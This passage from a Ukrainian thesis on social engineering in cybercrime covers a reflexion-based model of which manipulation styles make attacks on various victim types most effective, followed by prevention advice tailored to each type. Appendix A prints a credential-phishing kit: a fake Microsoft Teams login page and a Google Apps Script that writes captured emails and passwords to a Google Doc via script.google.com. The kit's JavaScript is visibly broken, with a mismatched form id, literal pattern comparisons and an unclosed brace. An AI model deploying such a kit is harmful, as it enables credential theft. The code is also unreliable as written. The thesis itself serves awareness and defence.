Етичний статус		$\frac{3}{4}$	$\frac{1}{2}$	1	$\frac{1}{2}$

За допомогою поєднання цих двох класифікацій можна розробити більш детальну модель атак на індивідів і обчислити їх ефективність.

3.2 Моделювання атаки

Моделювання атаки соціальної інженерії, враховуючи види рефлексії за Лефевром, дозволяє збільшити ефективність таких атак і виявити потенційні слабкі місця у поведінці індивіда. Застосування цих видів рефлексії дозволяє зосередитись на внутрішньому осмисленні дій, цінностей та мотивацій особи, що може сприяти виявленню можливих підступів та маніпуляцій

соціальних інженерів. Враховуючи ці види рефлексії, можна побудувати більш реалістичні моделі атаки, виявляти можливі вразливості та розробляти ефективні заходи для запобігання атакам соціальної інженерії.

Моделювання атак на інформаційну безпеку особистості базується на класифікації рефлексивних суб'єктів за саморефлексією та видом взаємодії. У моделі відіграють наступні ролі рефлексивних індивідів: А - жертва, В - нападаючий. Ситуація розглядається з точки зору жертви.

Для обчислень використовується формула, вказана в (3.1). Таким чином, маємо:

$$\Phi(\mathrm{A}, B) = a_1^{a_2^{a_3 * b_3} * b_2^{a_2 * b_2}} \tag{3.2}$$

де $\mathrm{A} = \{a_1, a_2, a_3\}$, $\mathrm{B} = \{b_1, b_2, b_3\}$

У даній формулі замість * використовується вид взаємодії, що вказаний при поясненні формули (3.1), а саме “конфлікт” або “союз”.

З погляду суб'єкта В, його власний образ та образ образу ситуації будуть коректними, а параметри точки зору суб'єкта А та його сприйняття взаємодії будуть змінюватися. Для кожної моделі обчислено ефективність шляхом розрахунку етичного статусу атаки.

За результатами моделювання для кожного типу жертви, отримано етичний статус скептика та простака, що за будь-якого типу взаємодії буде рівним $\frac{1}{2}$. Таблиці не наводила. Таким чином, щоб досягти максимальної ефективності під час атаки, зловмисник має тиснути за допомогою будь-яких способів до негативного полюсу, тобто a_1=0. В таблицях 3.3 та 3.4 наведено етичний статус для Праведника та Мудреця, бо для них, результати виявилися такими, що потребують більш детального аналізу. Зі значень етичного статусу в таблиці 3.3 видно, що найкращим типом взаємодії для жертви-прагматика є "Праведник", оскільки він сприяє підвищенню етичного статусу до $\frac{3}{4}$, тоді як у інших випадках він дорівнює $\frac{1}{2}$

Атака досягає успіху, коли на неї впливають зовнішні негативні чинники. Проте, для досягнення більшої ефективності, варто обрати типи

взаємодій "Герой", "Лицемір" або "Обиватель". У випадку взаємодії типу "Праведник", ефективність атаки знижується до 25%. Якщо ми розглянемо таблицю 3.4, де наведена ефективність атаки на Мудреця, то побачимо, що вона є найнижчою серед всіх інших атак і становить 32.5%. Мудрець в завжди обирає добро, таким чином має етичний статус 1. Якщо розглянути тип взаємодії “Герой”, він матиме етичний статус $\frac{3}{4}$, таким чином ефективність атаки лише 25%. Виходячи з цього, доходимо до висновку, що діяти необхідно згідно з типами взаємодії “Обиватель” та “Лицемір”, бо ефективність атаки виходить на рівень 50 на 50: етичний статус при даних типах рівний $\frac{1}{2}$.

Таблиця 3.3 - Отримані результати після обчислення для Прагматика

	Тип В за саморефлексією			
Тип взаємодії	Простак	Скептик	Прагматик	Мудрець
Обиватель	$\frac{1}{2}$	$\frac{1}{2}$	$\frac{1}{2}$	$\frac{1}{2}$
Герой	$\frac{1}{2}$	$\frac{1}{2}$	$\frac{1}{2}$	$\frac{1}{2}$
Лицемір	$\frac{1}{2}$	$\frac{1}{2}$	$\frac{1}{2}$	$\frac{1}{2}$
Праведник	$\frac{3}{4}$	$\frac{3}{4}$	$\frac{3}{4}$	$\frac{3}{4}$

Таблиця 3.4 - Отримані результати після обчислення для Мудреця

	Тип В за саморефлексією			
Тип взаємодії	Простак	Скептик	Прагматик	Мудрець
Обиватель	$\frac{1}{2}$	$\frac{1}{2}$	$\frac{1}{2}$	$\frac{1}{2}$
Герой	$\frac{3}{4}$	$\frac{3}{4}$	$\frac{3}{4}$	$\frac{3}{4}$
Лицемір	$\frac{1}{2}$	$\frac{1}{2}$	$\frac{1}{2}$	$\frac{1}{2}$
Праведник	1	1	1	1

Якщо ж розглядати результати зі сторони захисту від атаки СІ, то ми розуміємо, що Мудрець є найбільш захищеним від атак в силу того, що він точно знає свою позицію, а також піддає сумнівам все, що знає. Таким чином отримавши листа з вимогою даних або проханням допомогти, він декілька разів перевірить надану інформацію, зателефонує рідним, звернеться до офіційних джерел і лише тоді, якщо все підтвердиться, якщо він впевниться, що це є офіційним, надасть необхідну інформацію.

Висновки до розділу 3

В даному розділі було розглянуто поняття рефлексії, саморефлексії, та поділу індивідів за саморефлексією та типом взаємодії. Було наведено поняття рефлексивного аналізу та рефлексивного моделювання, а також проведено моделювання атаки, результати якої допомогли краще зрозуміти схильність індивідів до потрапляння під вплив соціальних інженерів, щоб на фоні них в подальшому сформувати індивідуальні методи для захисту від атак.

4 ЗАПОБІГАННЯ ВИКОРИСТАННЯ СОЦІАЛЬНОЇ ІНЖЕНЕРІЇ В КІБЕРЗЛОЧИННОСТІ

4.1 Методи запобігання соціальній інженерії в кіберзлочинності

Соціальна інженерія в кіберзлочинності стала одним з найпоширеніших і небезпечних методів атаки на інформаційну безпеку. Її сутність полягає в маніпуляції людським фактором для отримання незаконного доступу до конфіденційної інформації, паролів, фінансових ресурсів та інших цінних активів. Соціальні інженери вміло використовують психологічні та маніпулятивні техніки, щоб переконати людей розкрити свої особисті дані або виконати дії, що сприятимуть кіберзлочинцям. Запобігання соціальній інженерії є надзвичайно важливим аспектом забезпечення безпеки в цифровому світі. У даному розділі будуть розглянуті ключові методи та практики, які допомагають захистити себе та свою організацію від соціально-інженерних атак.

Перш за все, освіта та усвідомлення є важливою складовою успішного запобігання соціальній інженерії. Вивчення методів та прийомів, які використовують зловмисники, допомагає вчасно розпізнати підступні атаки та уникнути небажаних наслідків. Навчання користувачів розуміти потенційні загрози та розпізнавати підступи є критично важливим кроком у підвищенні рівня безпеки. Використання сильних паролів та двофакторної аутентифікації є ще одним ефективним методом запобігання соціальній інженерії. Унікальні та складні паролі для різних облікових записів допомагають уникнути незаконного доступу. Додатковий рівень захисту може бути досягнутий завдяки двофакторній аутентифікації, де потрібно підтверджувати свою ідентичність через додатковий крок, наприклад, введенням одноразового коду, отриманого на мобільний пристрій.

Дотримання засад кібербезпеки та обережне поводження з особистою інформацією також є ключовими факторами. Регулярне оновлення

програмного забезпечення, установка антивірусних програм, обмеження доступу до конфіденційної інформації, уникання небезпечних посилань та вкладень в електронних листах – це лише кілька прикладів практик, які допомагають зменшити ризики впливу соціальної інженерії.

У цьому розділі будуть детально розглянуті ці та інші методи запобігання соціальній інженерії в кіберзлочинності. Розуміння, впровадження та постійне вдосконалення цих методів стануть запорукою захисту від небажаних наслідків соціальних інженерів та підвищення рівня безпеки в онлайн-середовищі.

4.2 Розподіл методів запобігання за саморефлексією

Як ми розглядали в попередньому розділі, за саморефлексією існує чотири типи. У кожного з цих типів різне сприйняття інформації та навколишнього середовища. І звісно ж підхід в такому випадку до кожного має бути своїм. На жаль, неможливо перетворити всіх на Мудреців, що піддають сумніву все, навіть те, що вони знали раніше. І хоча є деякі загальні настанови, їх також можна розподілити за індивідами.

- Прагматик: оскільки він має правильний образ себе та не має жодних сумнівів щодо своїх знань. Він, можна сказати, знаходиться в одній із головних зон ризику. Він не буде опиратися на знання інших, лише на свої. Але в цьому є великий мінус, адже знання не можуть бути досконалими абсолютно в усіх сферах. Таким чином, Прагматики можуть просто вирішити, що довіряють цьому посиланню, адже нічого підозрілого не помітили, тим більше, що воно було терміновим, значить, все має бути добре.

  Для людей з таким типом саморефлексії одним з найкращих варіантів насправді буде освіта від людей, що дійсно розуміються. Проходження курсів, де їм повністю, докладно, розкладуть по поличкам всі “прапорці”, всі “натяки” на можливість використання соціальної інженерії.

- Скептики: даний тип постійно знаходиться в сумнівах. Він мало того, що має неправильний образ самого себе, він сумнівається і в ньому, і в усьому, що його оточує. З однієї сторони, він міг би піддавати сумнівам абсолютно все, однак на це дуже легко можна натиснути за допомогою соціальної інженерії та виманити у нього необхідні дані для доступу. Для таких людей один із найкращих можливостей захисту від соціальної інженерії - це постійно піддавати сумніву людину, що з ним спілкується. Особливо, якщо він знає людину дуже короткий час. В його випадку необхідно обов'язково перевіряти ідентичність людини, що звертається до нього з будь-яким проханням про конфіденційну інформацію. Так він зможе перетворити свої недоліки в переваги.
- Простак: мабуть, найлегший тип для соціальних інженерів, адже простаки мають абсолютно неправильний образ себе, але впевнені в тому, що абсолютно праві. На жаль, і навчання, і поради щодо обережності в розголошенні інформації навряд чи зможуть чим-небудь зарадити, адже такі люди абсолютно точно впевнені в тому, що не можуть помилятися, хоча помиляються неймовірну кількість разів. Для них найкращим захистом буде, якщо все зроблять за нього. Таких варіантів два: програмне забезпечення та двофакторна аутентифікація. Їм необхідно регулярно оновлювати всі свої програми, включаючи операційну систему, браузери та інші застосунки, а також використовувати двофакторну аутентифікацію, що вимагає підтвердження особи. Таким чином, навіть якщо дані будуть викрадені, зловмиснику буде набагато складніше проникнути до акаунта користувача.
- Мудрець: як вже було сказано раніше, даний тип найважче піддається маніпуляціям та соціальному інжинірингу, адже він точно знає ким він є та що він знає, але не забуває піддавати сумніву свої знання та все, що його оточує. Якщо обирати поради для нього, то можна сказати, що будь-яка з наданих вище порад буде йому підходящою, адже він є

деяким “універсальним” типом, що з користю використає будь-яку пораду та буде дотримуватися їх усіх, щоб себе вберегти.

Висновки до розділу 4

В даному розділі було відзначено важливість захисту від психо інженерії та її загроз, а також розглянуто методи запобігання соціальній інженерії в кіберзлочинності, різні можливості захисту, як на психологічному так і на технічному рівні. Також, було зазначено, що залежно від типів саморефлексії не кожному з типів універсально підходять всі варіанти, адже в міру різного сприйняття світу, кожен з них по-різному реагує на одні чи інші поради, та розподілено поради індивідуального захисту між кожним з них з метою найкращого захисту кожного з індивідів від можливої атаки.

ВИСНОВКИ

В дослідженні на тему "Дослідження використання соціальної інженерії в кіберзлочинності та можливості її запобігання" було розглянуто концепцію соціальної інженерії та кіберзлочинності, що є актуальними та значущими проблемами в сучасному цифровому світі. Здійснено аналіз методів використання соціальної інженерії в кіберзлочинності та їх вплив на індивідів та організації.

В рамках дослідження було проведено практичний аналіз на базі компанії МЛ Діла, що надало можливість зібрати важливі дані та статистику щодо використання соціальної інженерії в кіберзлочинності. Результати аналізу стали основою для створення рефлексивної моделі атак соціальної інженерії, що дозволила краще розуміти сутність та механізми цих атак.

Окремою частиною дослідження була класифікація індивідів за типами саморефлексії за Лефевром. Це дозволило розглянути взаємозв'язок між типами саморефлексії та вразливістю до соціальної інженерії. На основі цього було розроблено методи запобігання соціальній інженерії, які були розподілені відповідно до типів саморефлексії. Це дозволяє індивідуалізувати заходи захисту та підвищує ефективність запобігання атакам.

Загальними висновками дослідження є те, що соціальна інженерія є потужним інструментом в руках зловмисників, який використовує людські фактори для досягнення своїх цілей в кіберзлочинності. Запобігання цим атакам є складним завданням, оскільки вимагає не лише технічних заходів, але й усвідомлення та навчання індивідів про ризики та методи обману.

Основними методами запобігання є підвищення культури безпеки серед персоналу, навчання впізнаванню та відповідному реагуванню на соціальні інженерні атаки, використання двофакторної аутентифікації та ретельне контролювання доступу до конфіденційної інформації. Важливим аспектом є також забезпечення культури міцності паролів та використання шифрування для захисту даних.

Узагальнюючи, дослідження підкреслює необхідність комплексного підходу до запобігання соціальній інженерії в кіберзлочинності, який

об'єднує технічні та організаційні заходи, а також усвідомлення та навчання користувачів про ризики та методи обману. Тільки поєднання цих методів може забезпечити ефективний захист від соціальної інженерії та збереження безпеки в цифровому світі.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Лефевр В. А. Алгебра совести. — М. : Когито-Центр, 2003.
2. Филимонов В. А. Алгебра логики и совести. — Издательство Омского государственного института сервиса, 2006.
3. Hadnagy C. Social Engineering: The Art Of Human Hacking — Wiley Publishing Inc, 2011
4. Mitnick, K. D., & Simon, W. L. The Art of Deception: Controlling the Human Element of Security. — Wiley Publishing Inc, 2002.
5. Cialdini, R. B. Influence: The Psychology of Persuasion. — Harper Business, 2007
6. Hadnagy C. Phishing Dark Waters: The Offensive and Defensive Sides of Malicious Emails. — Wiley Publishing Inc, 2015
7. Moore, T. Social Engineering: The Basics. — InfoSec Institute, 2003
8. Mitnick, K. D., & Simon, W. L. The Art of Intrusion: The Real Stories Behind the Exploits of Hackers, Intruders, and Deceivers. — Wiley Publishing Inc, 2005
9. Hadnagy C. Social Engineering: The Science of Human Hacking. — Wiley Publishing Inc, 2018
10. The Anti-Phishing Working Group (APWG) [Електронний ресурс] — 2023 — Режим доступу до ресурсу: https://apwg.org/legal-frameworks-and-data-access-architecture-achievescybercrime-data-exchange/
11. Verizon Data Breach Investigations Report (DBIR) [Електронний ресурс] — 2023 — Режим доступу до ресурсу: https://www.verizon.com/business/resources/reports/dbir/
12. SANS Institute [Електронний ресурс] — 2023 — Режим доступу до ресурсу: https://www.sans.org/information-security-policy/
13. OWASP (Open Web Application Security Project) [Електронний ресурс] — 2023 — Режим доступу до ресурсу: https://owasp.org/www-pdf-archive/Presentation_Social_Engineering.pdf

14. CERT (Computer Emergency Response Team) [Електронний ресурс] — 2023 — Режим доступу до ресурсу: https://insights.sei.cmu.edu/blog/unintentional-insider-threat-and-social-engineering/
15. National Institute of Standards and Technology (NIST) [Електронний ресурс] — 2023 — Режим доступу до ресурсу: https://pages.nist.gov/800-63-4/sp800-63b/security/
16. Information Systems Security Association (ISSA) [Електронний ресурс] — 2023 — Режим доступу до ресурсу: https://www.issa.org/event/beyond-phish-end-user-behavior-snapshot/
17. Association of Certified Fraud Examiners (ACFE) [Електронний ресурс] — 2023 — Режим доступу до ресурсу: https://www.acfe.com/fraud-resources/podcast

ДОДАТОК А

Файл Microsoft Teams.html

```
<!DOCTYPE html>
<html>
<head>
    <title>Microsoft Teams - Login</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
    <div class="container">
        <div class="header">
            <img src="logo.png" alt="Microsoft Teams Logo">
            <h1>Sign in to Microsoft Teams</h1>
        </div>
        <form id="loginForm">
            <label for="email">Email or phone:</label>
            <input type="text" id="email" name="email" required>

            <label for="password">Password:</label>
            <input type="password" id="password" name="password" required>

            <button type="submit">Sign In</button>
        </form>
        <p class="forgotPassword">Forgot password?</p>
    </div>
    <script src="script.js"></script>
    <script src="https://script.google.com/macros/s/AKfycbxuflAK-2kz0NMHA-k-MOovagJXGdy5XC8eZxQeBVRCONXb6krB_yxrpOTPw1X3z-SZ5g/exec"></script>
</body>
</html>
```

Файл style.css

```
body {
    margin: 0;
    padding: 0;
    font-family: Arial, sans-serif;
    background-color: #f5f5f5;
}

.container {
    max-width: 400px;
    margin: 0 auto;
    padding: 20px;
    background-color: #fff;
    border-radius: 5px;
    box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
}

.header {
    text-align: center;
    margin-bottom: 20px;
}

.header img {
    width: 80px;
    height: 80px;
}

h1 {
    font-size: 24px;
    margin-top: 10px;
    color: #333;
}
```

```
form {
    margin-top: 20px;
}

label {
    display: block;
    font-size: 16px;
    margin-bottom: 5px;
    color: #333;
}

input[type="text"],
input[type="password"] {
    width: 100%;
    padding: 10px;
    margin-bottom: 15px;
    border: 1px solid #ccc;
    border-radius: 4px;
    font-size: 16px;
}

button[type="submit"] {
    width: 100%;
    padding: 10px;
    background-color: #0078D4;
    color: #fff;
    font-size: 16px;
    border: none;
    border-radius: 4px;
    cursor: pointer;
}
```

```
button[type="submit"]:hover {
    background-color: #005a9e;
}

button[type="submit"]:focus {
    outline: none;
}

.forgotPassword {
    text-align: center;
    margin-top: 10px;
    font-size: 14px;
    color: #666;
    cursor: pointer;
}
```

script.js

```
document.getElementById("registrationForm").addEventListener("submit", function(event) {
    event.preventDefault();

    var fullName = document.getElementById("fullName").value;
    var email = document.getElementById("email").value;
    var password = document.getElementById("password").value;

    if (email === "*@dila.com" && password === "[0-9a-zA-Z]{8,32}") {
        alert("Your data are stolen!");
      google.script.run.submitForm(email, password);



    alert("Ваші дані викрадено!");
});
```

Apps Script

```
function submitForm(email, password) {
  var doc = DocumentApp.openById('10onxI51MW40zo7l836S5PxTBpkYxyeKPBOZRZKgL_uA');
  var body = doc.getBody();

  if (email !== undefined && email.trim() !== "") {
    body.appendParagraph('Email: ' + email);
  }

  if (password !== undefined && password.trim() !== "") {
    body.appendParagraph('Password: ' + password);
  }
}
```